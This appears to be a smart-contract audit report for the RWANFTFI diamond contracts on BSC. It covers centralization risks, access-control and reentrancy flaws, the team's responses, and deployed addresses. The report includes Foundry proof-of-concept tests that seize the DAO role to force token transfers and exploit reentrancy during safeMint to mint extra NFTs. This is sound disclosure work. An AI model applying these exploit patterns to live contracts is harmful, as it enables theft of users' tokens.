In the contract `ParametersFacet`, the role `ADMIN_ROLE` checked through `AdminContract` has authority over the following functions:

- `addGiftNFT()`
- `changeGiftNFT()`

If an `ADMIN_ROLE` account is compromised, an attacker can create new Gift NFT types or change the price, limits, and supply of existing Gift NFTs, which may cause user losses.

In the contract `ParametersFacet`, the role `DAO` has authority over the following functions:

- `applyParameterUpdates()`
- `changeNFT()`

- `setDisabledStatus()`
- `setFarmingPeriods()`
- `setTxFeeRanges()`

If the `DAO` contract is incorrectly configured, an attacker can change global parameters, NFT settings, farming periods, and transaction fee ranges, which may cause financial loss.

In the contract `PaymentFacet`, regular users without special roles, under `notBanned` and `payFee` modifiers, have authority over the following functions:

- `deposit()`
- `withdraw()`
- `transferAccumulative()`
- `buyVoucher()`
- `depositToTokenReserve()`

These functions are user-facing and depend on correct configuration of fees, marketing storage, and underlying token balances. Centralization risk here is mainly indirect, through how admins configure parameters and roles.

In the contract `PaymentFacet`, the role `ADMIN_ROLE` has authority over the following function:

- `reduceLimit()`

If an `ADMIN_ROLE` account is compromised, an attacker can reduce users' withdrawal or earning limits and transfer USDT, which may lead to financial loss.

In the contract `PaymentFacet`, the `TokenReserve` contract has authority over the following function:

- `takePayment()`

If the `TokenReserve` contract is incorrectly configured, an attacker can make the diamond take `payment` tokens from users, which may result in unauthorized USDT being taken from user balances.

Additionally, the following functions require an off-chain signature from the designated signer to authorize the request:

- `sellBusiness()` in `LibMarketingLogic.sol`
- `withdraw()` in `LibPaymentLogic.sol`
- `transferAccumulative()` in `LibPaymentLogic.sol`
- `giftNFT()` in `LibResolverLogic.sol`
- `transferVoucher()` in `LibVoucherLogic.sol`

Each verifies the signed payload before executing. This appears to be an intentional design choice, but it also means users cannot perform these actions without the designated signer's approval.

Recommendation

The risk describes the current project design and potentially makes iterations to improve in the security operation and level of decentralization, which in most cases cannot be resolved entirely at the present stage. We advise the client to carefully manage the privileged account's private key to avoid any potential risks of being hacked. In general, we strongly recommend centralized privileges or roles in the protocol be improved via a decentralized mechanism or smart-contract-based accounts with enhanced security practices, e.g., multisignature wallets. Indicatively, here are some feasible suggestions that would also mitigate the potential risk at a different level in terms of short-term, long-term and permanent:

Short Term:

Timelock and Multi sign (⅔, ⅗) combination *mitigate* by delaying the sensitive operation and avoiding a single point of key management failure.

- Time-lock with reasonable latency, e.g., 48 hours, for awareness on privileged operations;
  AND
- Assignment of privileged roles to multi-signature wallets to prevent a single point of failure due to the private key compromised;
  AND
- A medium/blog link for sharing the timelock contract and multi-signers addresses information with the public audience.

Long Term:

Timelock and DAO, the combination, *mitigate* by applying decentralization and transparency.

- Time-lock with reasonable latency, e.g., 48 hours, for awareness on privileged operations;
  AND
- Introduction of a DAO/governance/voting module to increase transparency and user involvement.
  AND
- A medium/blog link for sharing the timelock contract, multi-signers addresses, and DAO information with the public audience.

Permanent:

Renouncing the ownership or removing the function can be considered *fully resolved*.

- Renounce the ownership and never claim back the privileged roles.
  OR
- Remove the risky functionality.

Alleviation

[RWANFTFI, 03/16/2026]:
The team acknowledged the issue and decided not to implement the recommended change in the current engagement.

We cannot remove functionality you consider risky. For our part, we can only protect the private keys that provide access to administrative/service functionality as much as possible. We have also made every effort to minimize the possibility of non-

voting tampering with the project.

All critical methods can only be called by the DAO. The company's core competencies are the issuance of gift NFTs and the management of Ambassador NFT holders.

Balance replenishment methods require a deposit from the caller address, while "automated" service methods are limited by certain conditions. Ambassador rewards are planned with a sufficient degree of centralization, making abuse unlikely.

The main admin roles will be assigned to multisig accounts.

[CertiK, 03/16/2026]:
Once the contracts have been deployed on-chain, kindly provide the relevant transaction details and addresses. The audit team will update the status after verifying the multi-signature wallet address. CertiK strongly encourages the project team to periodically revisit the private key security management for all addresses associated with centralized roles.

[RWANFTFI, 04/15/2026]:
The governance was documented on the whitepaper: https://whitepaper.rwanftfi.com/en/governance

- RWANFTFI DAO Corporate + 20 Guardians + Multi-sig

[RWANFTFI, 05/07/2026]:
The contracts were deployed on BSC with the following addresses:

AdminContract:

- 0x25a63ce6521Ed48A0c9DB383F7F8cBBFbe6b3c70

DepositTR:

- 0x066E6Cb27157b585715a7649F34339E2e2522729

Diamond:

- 0xdA9562eA9AC1b378844E1A5Da317fB7a79DE926f

DAO:

- 0xD326CE17d0E3a8e3c441258b4EaaacAe1EE26F55

Governance Token:

- 0xEF6D06dbaa659BCCb97e8248f9E787b26493102d

NFT_Ambassador:

- 0x4299916544322aa53B075FcB71c6545A830487AB

NFT_Gift:

- 0x5F82fA14AA27bF6BE597EB5D6985cBc987337Eb3

NFT_Regular:

- 0x52905D0E1dbB74e51803dc8525e9F7B7957fa92F

Voucher:

- 0x28D6BDB41B6A968E1b7b711859aE8793EA203e2E

TokenReserve_Implementation:

- 0xc66b8309F5574D2707F2235444ead6703bb52a2d

TokenReserve_Proxy:

- 0xc43d915E141FB44B0a67Ac086418DE2D66c786Ed

The DAO token were distributed as scheduled in the proposal: https://bscscan.com/token/0xEF6D06dbaa659BCCb97e8248f9E787b26493102d

The 2 out 3 multisig wallet was managed by 3 accounts: https://app.safe.global/settings/setup?safe=bnb:0x92abE89ba4FDD712C72a0e24907674B598b546f7

- 0xB7108A6F0c48384E733CCb9874bf8048814364AE
- 0x38809a024AFCe50b09a3f3F9973AFD8413c9B610
- 0x3F4092c61781E6085509432B5afCc35cd77E8Aac

The owner was transferred to the DAO: https://bscscan.com/address/0xD326CE17d0E3a8e3c441258b4EaaacAe1EE26F55 in the transaction: https://bscscan.com/tx/0xc1acdd1847d5bf93d80e9b60686aad123fa3d76c14aad1cc8e8545dbebc239e4

[CertiK, 05/07/2026]:
The addresses associated with different roles were not necessarily managed through multisig mechanisms, and they remain subject to change.

RWA-02 | Uninitialized DAO Authority Allows Arbitrary Takeover

Category	Severity	Location	Status
Access Control	Major	rwa-main/contracts/GovToken.sol (02/12-65dbfb3): 20~23, 44~46, 48~50	Resolved

Description

Because `daoContract` starts as `address(0)`, the first caller can invoke `setDAO()` and set themselves as `DAO`, then use DAO-only functions (e.g., `forceTokenTransfer()`) to seize any account's tokens. This is a single-transaction full governance takeover.

`contracts/GovToken.sol`

```
20      modifier onlyDAO() {
21          if (msg.sender != daoContract && daoContract != address(0)) revert
OnlyDAO();
22          _;
23      }
```

Proof of Concept

To demonstrate the scenario, the audit team provides the following test case:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.28;

import "forge-std/Test.sol";
import {GovToken} from "contracts/GovToken.sol";
import {AdminContract} from "contracts/AdminContract.sol";
import {IAdminContract} from "contracts/interfaces/IAdminContract.sol";

contract GovTokenHijackTest is Test {
    GovToken internal gov;
    AdminContract internal admin;
    address internal attacker = address(0xBEEF);
    address internal victim = address(this);

    function setUp() public {
        admin = new AdminContract();
        gov = new GovToken("Gov", "GOV", 1_000_000e6,
IAdminContract(address(admin)));
    }

    function testAnyoneCanSeizeDaoAndForceTransfer() public {
        // attacker grabs DAO role because daoContract is unset (address(0))
        vm.prank(attacker);
        gov.setDAO(attacker);

        // as DAO, attacker can bypass allowlist and steal funds
        uint256 amount = 10_000e6;
        vm.prank(attacker);
        gov.forceTokenTransfer(victim, attacker, amount);

        assertEq(gov.balanceOf(attacker), amount, "attacker drained funds");
        assertEq(gov.balanceOf(victim), 1_000_000e6 - amount, "victim lost funds");
    }
}
```

Recommendation

- Initialize `daoContract` in the constructor (to a multisig/timelock) and remove public reconfiguration; or
- Gate setDAO so it can only run once while daoContract == address(0); and
- Update onlyDAO to require(msg.sender == daoContract, "OnlyDAO"); after initialization.
- Optionally restrict `setDAO()` further to an admin role or a timelocked governance action.

Alleviation

[RWANFTFI, 03/12/2026]:

The team heeded the advice and resolved the finding by initializing the `daoContract` in constructor to deployer. Changes

have been reflected in the commit `75f3461b7e29343890e9ae835c74c6eb75bfeb72` .

RWA-12 Reentrancy During ERC721 `safeMint()` Allows Multi-Mint And State Corruption

Category	Severity	Location	Status
Volatile Code	Major	rwa/contracts/diamond/libraries/LibResolverLogic.sol (02/12-65dbfb3): 23, 74, 122	Resolved

Description

Several flows call `safeMint()` before committing critical state, and there is no global reentrancy guard. When the recipient is a contract, `safeMint()` invokes `onERC721Received`, which can reenter the diamond and call mint/activate flows while state is still in a default/partially updated state.

For example:

- Regular NFT mint: `processRegularBought()` checks `rs.owners[user] == 0`, then safeMint occurs before `rs.owners[user]` and `rs.registeredTokens[tokenId]` are set. Reentrancy can mint multiple Regular NFTs for the same user before the guard is updated.
- Gift mint: `_mintGift()` calls `giftContract.safeMint(to)` before initializing `registeredTokens[tokenId]`; reentrant `activateGift()` can operate on default data, then `_mintGift()` overwrites the registration, leaving permanent inconsistencies.
- Voucher mint: `createVoucher()` calls `voucherContract.safeMint()` before `rs.vouchers[tokenId]` is set, exposing uninitialized state during callback.

Proof of Concept

To demonstrate the scenario, the audit team provides the following test case:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.28;

import "forge-std/Test.sol";
import {Diamond} from "contracts/diamond/Diamond.sol";
import {DiamondCutFacet} from "contracts/diamond/facets/DiamondCutFacet.sol";
import {IDiamondCut} from "contracts/diamond/interfaces/IDiamondCut.sol";
import {LibDiamond} from "contracts/diamond/libraries/LibDiamond.sol";
import {LibMarketingStorage} from
"contracts/diamond/storage/LibMarketingStorage.sol";
import {LibParametersStorage} from
"contracts/diamond/storage/LibParametersStorage.sol";
import {LibResolverStorage} from "contracts/diamond/storage/LibResolverStorage.sol";
import {LibResolverLogic} from "contracts/diamond/libraries/LibResolverLogic.sol";
import {LibTypes} from "contracts/diamond/libraries/LibTypes.sol";
import {INFT} from "contracts/interfaces/INFT.sol";
import {RegularNFT} from "contracts/RegularNFT.sol";
import {IERC721Receiver} from
"@openzeppelin/contracts/token/ERC721/IERC721Receiver.sol";

interface IReentrantMint {
    function triggerMint(uint64 user, uint32 level) external;
    function getMinted(uint32 level) external view returns (uint256);
    function getOwner(uint64 user) external view returns (uint256);
    function getRegistered(uint256 tokenId) external view returns
(LibTypes.RegisteredNFT memory);
}

contract ResolverReentrancyFacet {
    function setRegular(address regular) external {
        LibDiamond.diamondStorage().contracts.regularContract = INFT(regular);
    }

    function setUser(address user, uint64 id) external {
        LibMarketingStorage.MarketingStorage storage ms =
LibMarketingStorage.marketingStorage();
        ms.identity.userToId[user] = id;
        ms.identity.idToUser[id] = user;
    }

    function setRegularType(uint32 level, LibTypes.NFT memory nft) external {
        LibParametersStorage.ParametersStorage storage ps =
LibParametersStorage.parametersStorage();
        while (ps.regularTypes.length <= level) {
            ps.regularTypes.push();
        }
        ps.regularTypes[level] = nft;
    }
```

```
    function triggerMint(uint64 user, uint32 level) external {
        LibResolverLogic.processRegularBought(user, level);
    }

    function getMinted(uint32 level) external view returns (uint256) {
        return LibResolverStorage.resolverStorage().minted[level];
    }

    function getOwner(uint64 user) external view returns (uint256) {
        return LibResolverStorage.resolverStorage().owners[user];
    }

    function getRegistered(uint256 tokenId) external view returns
(LibTypes.RegisteredNFT memory) {
        return LibResolverStorage.resolverStorage().registeredTokens[tokenId];
    }
}

contract ReentrantBuyer is IERC721Receiver {
    address public diamond;
    uint64 public userId;
    uint32 public level;
    bool internal entered;

    constructor(address diamond_, uint64 userId_, uint32 level_) {
        diamond = diamond_;
        userId = userId_;
        level = level_;
    }

    function start() external {
        IReentrantMint(diamond).triggerMint(userId, level);
    }

    function onERC721Received(address, address, uint256, bytes calldata) external
returns (bytes4) {
        if (!entered) {
            entered = true;
            IReentrantMint(diamond).triggerMint(userId, level);
        }
        return IERC721Receiver.onERC721Received.selector;
    }
}

contract RegularMintReentrancyTest is Test {
    Diamond internal diamond;
    ResolverReentrancyFacet internal facet;
    RegularNFT internal regular;
```

```
    function setUp() public {
        DiamondCutFacet cutFacet = new DiamondCutFacet();
        diamond = new Diamond(address(this), address(cutFacet));

        facet = new ResolverReentrancyFacet();
        _addFacet(address(facet), _facetSelectors());

        regular = new RegularNFT(address(diamond), 1, 1, "Reg", "REG", "uri");
        ResolverReentrancyFacet(address(diamond)).setRegular(address(regular));
    }

    function testReentrantSafeMintCreatesMultipleMints() public {
        uint64 userId = 1;
        uint32 level = 0;
        ReentrantBuyer buyer = new ReentrantBuyer(address(diamond), userId, level);

        ResolverReentrancyFacet(address(diamond)).setUser(address(buyer), userId);
        ResolverReentrancyFacet(address(diamond)).setRegularType(level,
_defaultNFT(level));

        buyer.start();

        uint256 minted = IReentrantMint(address(diamond)).getMinted(level);
        uint256 ownerToken = IReentrantMint(address(diamond)).getOwner(userId);
        LibTypes.RegisteredNFT memory token2 =
IReentrantMint(address(diamond)).getRegistered(2);

        assertEq(minted, 2);
        assertEq(ownerToken, 1);
        assertEq(token2.owner, userId);
        assertTrue(token2.isActive);
    }

    function _defaultNFT(uint32 level) internal pure returns (LibTypes.NFT memory
nft) {
        nft.price = 0;
        nft.limit = 1;
        nft.supply = 1000;
        nft.unlocksAfter = 0;
        nft.autoBuys = 0;
        nft.earnLevels = 0;
        nft.farmingTime = 0;
        nft.miningTime = 0;
        nft.level = level;
        nft.isDisabled = false;
        nft.periods = new uint32[](0);
    }

    function _addFacet(address facetAddr, bytes4[] memory selectors) internal {
```

```
        IDiamondCut.FacetCut[] memory cut = new IDiamondCut.FacetCut[](1);
        cut[0] = IDiamondCut.FacetCut({
            facetAddress: facetAddr,
            action: IDiamondCut.FacetCutAction.Add,
            functionSelectors: selectors
        });
        IDiamondCut(address(diamond)).diamondCut(cut, address(0), "");
    }

    function _facetSelectors() internal pure returns (bytes4[] memory selectors) {
        selectors = new bytes4[](7);
        selectors[0] = ResolverReentrancyFacet.setRegular.selector;
        selectors[1] = ResolverReentrancyFacet.setUser.selector;
        selectors[2] = ResolverReentrancyFacet.setRegularType.selector;
        selectors[3] = ResolverReentrancyFacet.triggerMint.selector;
        selectors[4] = ResolverReentrancyFacet.getMinted.selector;
        selectors[5] = ResolverReentrancyFacet.getOwner.selector;
        selectors[6] = ResolverReentrancyFacet.getRegistered.selector;
    }
}
```

Recommendation

- Add a diamond-wide reentrancy guard and apply it to all externally reachable mint/activate flows.
- Reorder logic to pre-commit state before safeMint to follow Checks-Effects-Interactions pattern.

Alleviation

[RWANFTFI, 03/16/2026]:

The team heeded the advice and resolved the finding by adding a reentrancy guard and apply it to all externally reachable mint/activate flows in the commit `97d514f8c169f14e3cab58d6f2dce5866e089ece`.

RWA-40 | Initial Token Distribution

Category	Severity	Location	Status
Centralization	**Major**	**GovToken.sol: 30~31; GovToken.sol: 31**	**Mitigated**

Description

All of the Gov tokens are sent to the contract deployer or one or several externally-owned account (EOA) addresses. This is a centralization risk because the deployer or the owner(s) of the EOAs can distribute tokens without obtaining the consensus of the community. Any compromise to these addresses may allow a hacker to steal and sell tokens on the market, resulting in severe damage to the project.

Recommendation

It is recommended that the team be transparent regarding the initial token distribution process. The token distribution plan should be published in a public location that the community can access. The team should make efforts to restrict access to the private keys of the deployer account or EOAs. A multi-signature (⅔, ⅗) wallet can be used to prevent a single point of failure due to a private key compromise. Additionally, the team can lock up a portion of tokens, release them with a vesting schedule for long-term success, and deanonymize the project team with a third-party KYC provider to create greater accountability.

Alleviation

[RWANFTFI, 03/16/2026]:

RWANFT DAO Governance Proposal

Core Principle

The first and most important rule of the RWANFT DAO governance model is transparency and fairness.

RWANFT Company will not sell DAO tokens and will not generate financial profit from DAO tokens.

DAO tokens are not created for speculation or company profit.

Their purpose is:

- to ensure security of the ecosystem
- to support decentralized governance
- to enable future scaling of the RWANFT ecosystem

Total DAO Token Supply

The total supply of DAO tokens is fixed:

- 10,000,000 DAO tokens

The supply is permanently capped and cannot be increased.

Stage 1 — Initial Distribution

1. Company Reserve

30% of DAO tokens will be officially held by the company.

Amount: 3,000,000 DAO tokens

Stored in a multisignature wallet. The wallet address can be publicly disclosed for transparency

This reserve exists only for ecosystem security and governance participation, not for financial profit.

2. DAO Guardians (Leadership Validators)

To ensure decentralization and ecosystem growth, we will create a group called DAO Guardians.

DAO Guardians are:

- experienced leaders
- active ecosystem builders
- strong partners helping scale the RWANFT ecosystem

Important: DAO Guardians are not company management. They are independent ecosystem participants who actively contribute to the growth of the project.

Initial Guardian Allocation

We will create 20 DAO Guardian wallets.(They will create individual each Guardian)

Each Guardian wallet receives: 3.5% of DAO tokens

This equals: 350,000 DAO tokens per wallet

Total allocation to Guardians: 7,000,000 DAO tokens (70%)

All Guardian wallets will be protected by multisignature security.

All 20 Guardian wallet addresses can also be made publicly visible for transparency.

Stage 2 — Future Decentralization Expansion

As the ecosystem grows and more leaders emerge, the DAO structure will expand.The goal is to reach at least 100 DAO validators.(Not now in future)

Currently:

- 20 DAO Guardians hold 70% of tokens

In the future:

- Additional 80 wallets belonging to leaders and active ecosystem participants will be added.

Each of these new validators will receive:

- 0.5% DAO token

Tokens will be distributed from existing Guardian allocations.

Final DAO Structure (After Expansion)

After full decentralization expansion:

Company

- 30%
- 3,000,000 DAO tokens
- multisignature wallet

DAO Guardians

- 30% remaining on 20 wallets

DAO Validators / Leaders

- 40% distributed across 80 wallets
- Governance Decentralization

Final DAO structure:

- 100 validators
- distributed governance
- multisignature security
- transparent wallet addresses

This model ensures:

- decentralization
- fairness
- long-term ecosystem stability
- protection against centralization
- Transparency Commitment

If required, we can organize a live Zoom meeting with the 20 DAO Guardians so that the community or partners can see that these are real people and real leaders supporting the RWANFT ecosystem.

This further strengthens the transparency of the governance structure.

[CertiK, 03/16/2026]:
To mitigate this issue, please provide the URL to the published token distribution plan and the multi-signature wallet address that holds the undistributed tokens.

Once the contracts have been deployed on-chain, kindly provide the relevant transaction details and addresses. The audit team will update the status after verifying the multi-signature wallet address. CertiK strongly encourages the project team to periodically revisit the private key security management for all addresses associated with centralized roles.

[RWANFTFI, 05/07/2026]:
The contracts were deployed on BSC with the following addresses:

AdminContract:

- 0x25a63ce6521Ed48A0c9DB383F7F8cBBFbe6b3c70

DepositTR:

- 0x066E6Cb27157b585715a7649F34339E2e2522729

Diamond:

- 0xdA9562eA9AC1b378844E1A5Da317fB7a79DE926f

DAO:

- 0xD326CE17d0E3a8e3c441258b4EaaacAe1EE26F55

Governance Token:

- 0xEF6D06dbaa659BCCb97e8248f9E787b26493102d

NFT_Ambassador:

- 0x4299916544322aa53B075FcB71c6545A830487AB

NFT_Gift:

- 0x5F82fA14AA27bF6BE597EB5D6985cBc987337Eb3

NFT_Regular:

- 0x52905D0E1dbB74e51803dc8525e9F7B7957fa92F

Voucher:

- 0x28D6BDB41B6A968E1b7b711859aE8793EA203e2E

TokenReserve_Implementation:

- 0xc66b8309F5574D2707F2235444ead6703bb52a2d

TokenReserve_Proxy:

- 0xc43d915E141FB44B0a67Ac086418DE2D66c786Ed

The DAO token were distributed as scheduled in the proposal:

- https://bscscan.com/token/0xEF6D06dbaa659BCCb97e8248f9E787b26493102d#balances

The 2 out 3 multisig wallet was managed by 3 accounts: https://app.safe.global/settings/setup?safe=bnb:0x92abE89ba4FDD712C72a0e24907674B598b546f7

- 0xB7108A6F0c48384E733CCb9874bf8048814364AE
- 0x38809a024AFCe50b09a3f3F9973AFD8413c9B610
- 0x3F4092c61781E6085509432B5afCc35cd77E8Aac

RWA-06 | Incorrect Type Cast When Updating `autoSellPeriods`

Category	Severity	Location	Status
Volatile Code	Medium	rwa/contracts/diamond/libraries/LibParametersLogic.sol (02/12-65dbfb3): 196	Resolved

Description

The `_applyParameterUpdate()` function updates individual fields of the global parameters struct based on the provided update data.

However, the `autoSellPeriods` parameter represents time durations and is initialized with values such as:

```
89  autoSellPeriods: [120 days, 90 days, 90 days, 65 days]
```

When handling `ParameterField.AutoSellPeriods`, the new value is cast to `uint8` before being stored:

```
195  else if (update.field == LibTypes.ParameterField.AutoSellPeriods) {
196              ps.parameters.autoSellPeriods[update.index] = uint8(update.value);
197  }
```

Time values such as `120 days` are large numbers in seconds, and casting them to `uint8` truncates the value to 8 bits, causing an incorrect period to be stored and potentially leading to incorrect auto-sell timing and financial loss.

Recommendation

Store `autoSellPeriods` using an integer type large enough for time durations and avoid casting the update value to `uint8`.

Alleviation

[RWANFTFI, 03/15/2026]:

The team heeded the advice and resolved the finding by storing `autoSellPeriods` as `uint24` in the commit `b9f7c0b5b0698d2e9211f6204de9f53128d47257`.

RWA-07 | Incomplete Track Of `lastActivity` May Incorrectly Claim Active Users' Assets

Category	Severity	Location	Status
Volatile Code	Medium	rwa-main/contracts/DAO.sol (02/12-65dbfb3): 134~135, 139~140	Resolved

Description

`lastActivity` is only updated in `castVote()`. If a voter uses `castVoteWithReason`, `castVoteWithReasonAndParams`, `castVoteBySig` or `castVoteWithReasonAndParamsBySig` provided by the `Governor` contract, their activity isn't recorded, and `claimInactive` can seize their tokens even though they voted.

```
 133     function castVote(uint256 proposalId, uint8 support) public override
returns(uint256) {
 134 @>      lastActivity[_msgSender()] = block.timestamp;
 135         return super.castVote(proposalId, support);
 136     }
 137
 138     function claimInactive(address user, address recipient) external onlyRole(
SECURED_ROLE) {
 139         uint256 last = lastActivity[user];
 140         if (block.timestamp < lastProposalTime + graceTime) revert GracePeriod(
);
 141         if (block.timestamp < last + decayTime) revert UserIsActive();
 142         if (block.timestamp > lastProposalTime + decayTime) revert
NoRecentGovernanceActivity();
 143         govToken.forceTokenTransfer(user, recipient, govToken.balanceOf(user));
 144     }
```

Recommendation

Update `lastActivity` in `_castVote()` so all voting paths are covered.

Alleviation

[RWANFTFI, 03/16/2026]:

The team heeded the advice and resolved the finding by updating `lastActivity` in `_castVote()` in the commit `60867e2473a3aa1487874ebc50cb652e15317e98`.

[CertiK, 03/16/2026]:

For signature voting, OpenZeppelin calls `_castVote(..., account=voter, ...)` while `_msgSender()` is the relayer, not the voter, so the signer's activity is still not recorded.

To fully resolve it, record `lastActivity[account] = block.timestamp` instead of `_msgSender()`.

[RWANFTFI, 03/30/2026]:

Issue acknowledged. Changes have been reflected in the commit `bf3d04ac8e71ab89f01b339d8a59517feaf75357` .

RWA-08 `transferAmb()` Emits Events Without Transferring Ambassador NFT

Category	Severity	Location	Status
Volatile Code, Inconsistency	Medium	rwa/contracts/diamond/libraries/LibResolverLogic.sol (02/12-65dbfb3): 231	Resolved

Description

`LibResolverLogic.transferAmb()` checks eligibility, reads the current owner, and emits AmbassadorRevoked / AmbassadorGranted events, but it never calls the ambassador NFT contract to actually transfer ownership.

```
 231      function transferAmb(address to, uint256 tokenId) internal {
 232          LibResolverStorage.ResolverStorage storage rs = LibResolverStorage.
resolverStorage();
 233          LibMarketingStorage.MarketingStorage storage ms = LibMarketingStorage.
marketingStorage();
 234          LibDiamond.DiamondStorage storage ds = LibDiamond.diamondStorage();
 235
 236          if (
 237              !ds.contracts.adminContract.hasRole(LibConstants.ADMIN_ROLE, to) &&
 238              rs.registeredTokens[rs.owners[ms.identity.userToId[to]]].typeNFT !=
 LibTypes.TypeNFT.REGULAR
 239          ) revert LibErrors.WrongType();
 240  @>      address owner = ds.contracts.ambContract.ownerOf(tokenId);
 241  @>      emit LibEvents.AmbassadorRevoked(owner, tokenId);
 242  @>      emit LibEvents.AmbassadorGranted(to, tokenId);
 243      }
```

As a result, the on-chain owner remains unchanged while off-chain systems may believe the transfer happened based on emitted events. This can lead to inconsistent state, incorrect access control decisions, or business logic relying on stale NFT ownership.

Proof of Concept

To demonstrate the scenario, the audit team provides the following test case:

1. Deploy AdminContract and grant:

- SECURED_ROLE to the test contract.
- ADMIN_ROLE to adminRoleUser (caller).
- ADMIN_ROLE to recipient (so the eligibility check passes).

2. Deploy the diamond:

- DiamondCutFacet, then Diamond.
- Add AdminFacet.transferAmb and AdminSetupFacet.setContracts.

3. Deploy mocks:

- MockAmbNFT (tracks ownerOf and sendCount),
- plus minimal mocks for other required contracts.

4. Configure diamond storage via setContracts so the diamond points to the mock contracts.
5. Set initial ambassador token owner in MockAmbNFT (e.g., originalOwner).
6. Call AdminFacet.transferAmb(recipient, tokenId) as adminRoleUser.
7. Assert:

- ownerOf(tokenId) is unchanged (still originalOwner),
- sendCount is 0, proving no transfer call happened.

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.28;

import "forge-std/Test.sol";
import {Diamond} from "contracts/diamond/Diamond.sol";
import {DiamondCutFacet} from "contracts/diamond/facets/DiamondCutFacet.sol";
import {AdminFacet} from "contracts/diamond/facets/AdminFacet.sol";
import {IDiamondCut} from "contracts/diamond/interfaces/IDiamondCut.sol";
import {LibDiamond} from "contracts/diamond/libraries/LibDiamond.sol";
import {AdminContract} from "contracts/AdminContract.sol";
import {IAdminContract} from "contracts/interfaces/IAdminContract.sol";
import {ITokenReserve} from "contracts/interfaces/ITokenReserve.sol";
import {INFT} from "contracts/interfaces/INFT.sol";
import {IGiftNFT} from "contracts/interfaces/IGiftNFT.sol";
import {IVoucher} from "contracts/interfaces/IVoucher.sol";
import {IERC20} from "@openzeppelin/contracts/token/ERC20/IERC20.sol";

contract MockERC20 {
    function transfer(address, uint256) external pure returns (bool) {
        return true;
    }
}

contract MockNFT {
    function safeMint(address) external pure returns (uint256) {
        return 1;
    }

    function send(address, uint256) external {}
}

contract MockGiftNFT {
    function safeMint(address) external pure returns (uint256) {
        return 1;
    }

    function sendGift(address, uint256) external {}
}

contract MockVoucher {
    function burn(uint256) external {}
    function send(address, uint256) external {}
    function ownerOf(uint256) external pure returns (address) { return address(0); }
}

contract MockTokenReserve {
    function getPrice() external pure returns (uint256) { return 1e6; }
    function deposit(uint256) external {}
```

```
    function depositWithClaim(uint256) external {}
    function claimReserveTo(address, uint256) external {}
}

contract MockAmbNFT {
    mapping(uint256 => address) internal owners;
    uint256 public sendCount;

    function ownerOf(uint256 tokenId) external view returns (address) {
        return owners[tokenId];
    }

    function setOwner(uint256 tokenId, address owner) external {
        owners[tokenId] = owner;
    }

    function safeMint(address to) external returns (uint256) {
        owners[1] = to;
        return 1;
    }

    function send(address to, uint256 tokenId) external {
        sendCount += 1;
        owners[tokenId] = to;
    }
}

contract AdminSetupFacet {
    function setContracts(
        address admin,
        address payment,
        address tokenReserve,
        address regular,
        address amb,
        address gift,
        address voucher,
        address dao
    ) external {
        LibDiamond.DiamondStorage storage ds = LibDiamond.diamondStorage();
        ds.contracts.adminContract = IAdminContract(admin);
        ds.contracts.paymentToken = IERC20(payment);
        ds.contracts.tokenReserve = ITokenReserve(tokenReserve);
        ds.contracts.regularContract = INFT(regular);
        ds.contracts.ambContract = INFT(amb);
        ds.contracts.giftContract = IGiftNFT(gift);
        ds.contracts.voucherContract = IVoucher(voucher);
        ds.contracts.dao = dao;
    }
}
```

```
contract TransferAmbNoTransferTest is Test {
    Diamond internal diamond;
    AdminContract internal admin;
    MockAmbNFT internal amb;

    address internal dao = address(0xDA0);
    address internal adminRoleUser = address(0xA11CE);
    address internal recipient = address(0xB0B);

    function setUp() public {
        admin = new AdminContract();
        admin.grantRole(admin.SECURED_ROLE(), address(this));
        admin.grantRole(admin.ADMIN_ROLE(), adminRoleUser);
        admin.grantRole(admin.ADMIN_ROLE(), recipient);

        DiamondCutFacet cutFacet = new DiamondCutFacet();
        diamond = new Diamond(address(this), address(cutFacet));

        _addFacet(address(new AdminFacet()), _adminSelectors());
        _addFacet(address(new AdminSetupFacet()), _setupSelectors());

        amb = new MockAmbNFT();
        AdminSetupFacet(address(diamond)).setContracts(
            address(admin),
            address(new MockERC20()),
            address(new MockTokenReserve()),
            address(new MockNFT()),
            address(amb),
            address(new MockGiftNFT()),
            address(new MockVoucher()),
            dao
        );
    }

    function testTransferAmbDoesNotTransferNFT() public {
        uint256 tokenId = 1;
        address originalOwner = address(0xCAFE);
        amb.setOwner(tokenId, originalOwner);

        vm.prank(adminRoleUser);
        AdminFacet(address(diamond)).transferAmb(recipient, tokenId);

        assertEq(amb.ownerOf(tokenId), originalOwner);
        assertEq(amb.sendCount(), 0);
    }

    function _addFacet(address facet, bytes4[] memory selectors) internal {
        IDiamondCut.FacetCut[] memory cut = new IDiamondCut.FacetCut[](1);
```

```
        cut[0] = IDiamondCut.FacetCut({
            facetAddress: facet,
            action: IDiamondCut.FacetCutAction.Add,
            functionSelectors: selectors
        });
        IDiamondCut(address(diamond)).diamondCut(cut, address(0), "");
    }

    function _adminSelectors() internal pure returns (bytes4[] memory selectors) {
        selectors = new bytes4[](1);
        selectors[0] = AdminFacet.transferAmb.selector;
    }

    function _setupSelectors() internal pure returns (bytes4[] memory selectors) {
        selectors = new bytes4[](1);
        selectors[0] = AdminSetupFacet.setContracts.selector;
    }
}
```

Recommendation

Call the ambassador NFT contract to transfer ownership inside transferAmb, e.g.:

- ds.contracts.ambContract.send(to, tokenId) if the NFT supports send, or
- safeTransferFrom(owner, to, tokenId) / transferFrom if it is ERC-721 compatible.

Alleviation

[RWANFTFI, 03/16/2026]:

The team heeded the advice and resolved the finding by adding the `send()` call in the commit `56eca2539ab10f54e92573eaf7071a726157d0e1`.

RWA-09 | `burnVoucher()` Does Not Burn Voucher NFT

Category	Severity	Location	Status
Volatile Code, Inconsistency	Medium	rwa/contracts/diamond/libraries/LibVoucherLogic.sol (02/12-65dbfb3): 27	Resolved

Description

`burnVoucher()` deletes the resolver entry and deposits the value to `TokenReserve`, but it never calls `voucherContract.burn(tokenId)`. As a result, the voucher NFT remains owned by the user even though the system considers it "burned." This creates inconsistent state between the resolver storage and the actual NFT, and can confuse downstream logic or off-chain systems that rely on NFT ownership.

`contracts/diamond/libraries/LibVoucherLogic.sol`, `burnVoucher()`

```
  27      function burnVoucher(uint256 tokenId) internal {
  28          LibResolverStorage.ResolverStorage storage rs = LibResolverStorage.
resolverStorage();
  29          LibDiamond.DiamondStorage storage ds = LibDiamond.diamondStorage();
  30
  31          LibTypes.Voucher memory voucher = rs.vouchers[tokenId];
  32
// if (voucher.timestamp + 365 days > block.timestamp) revert
LibErrors.VoucherActive();

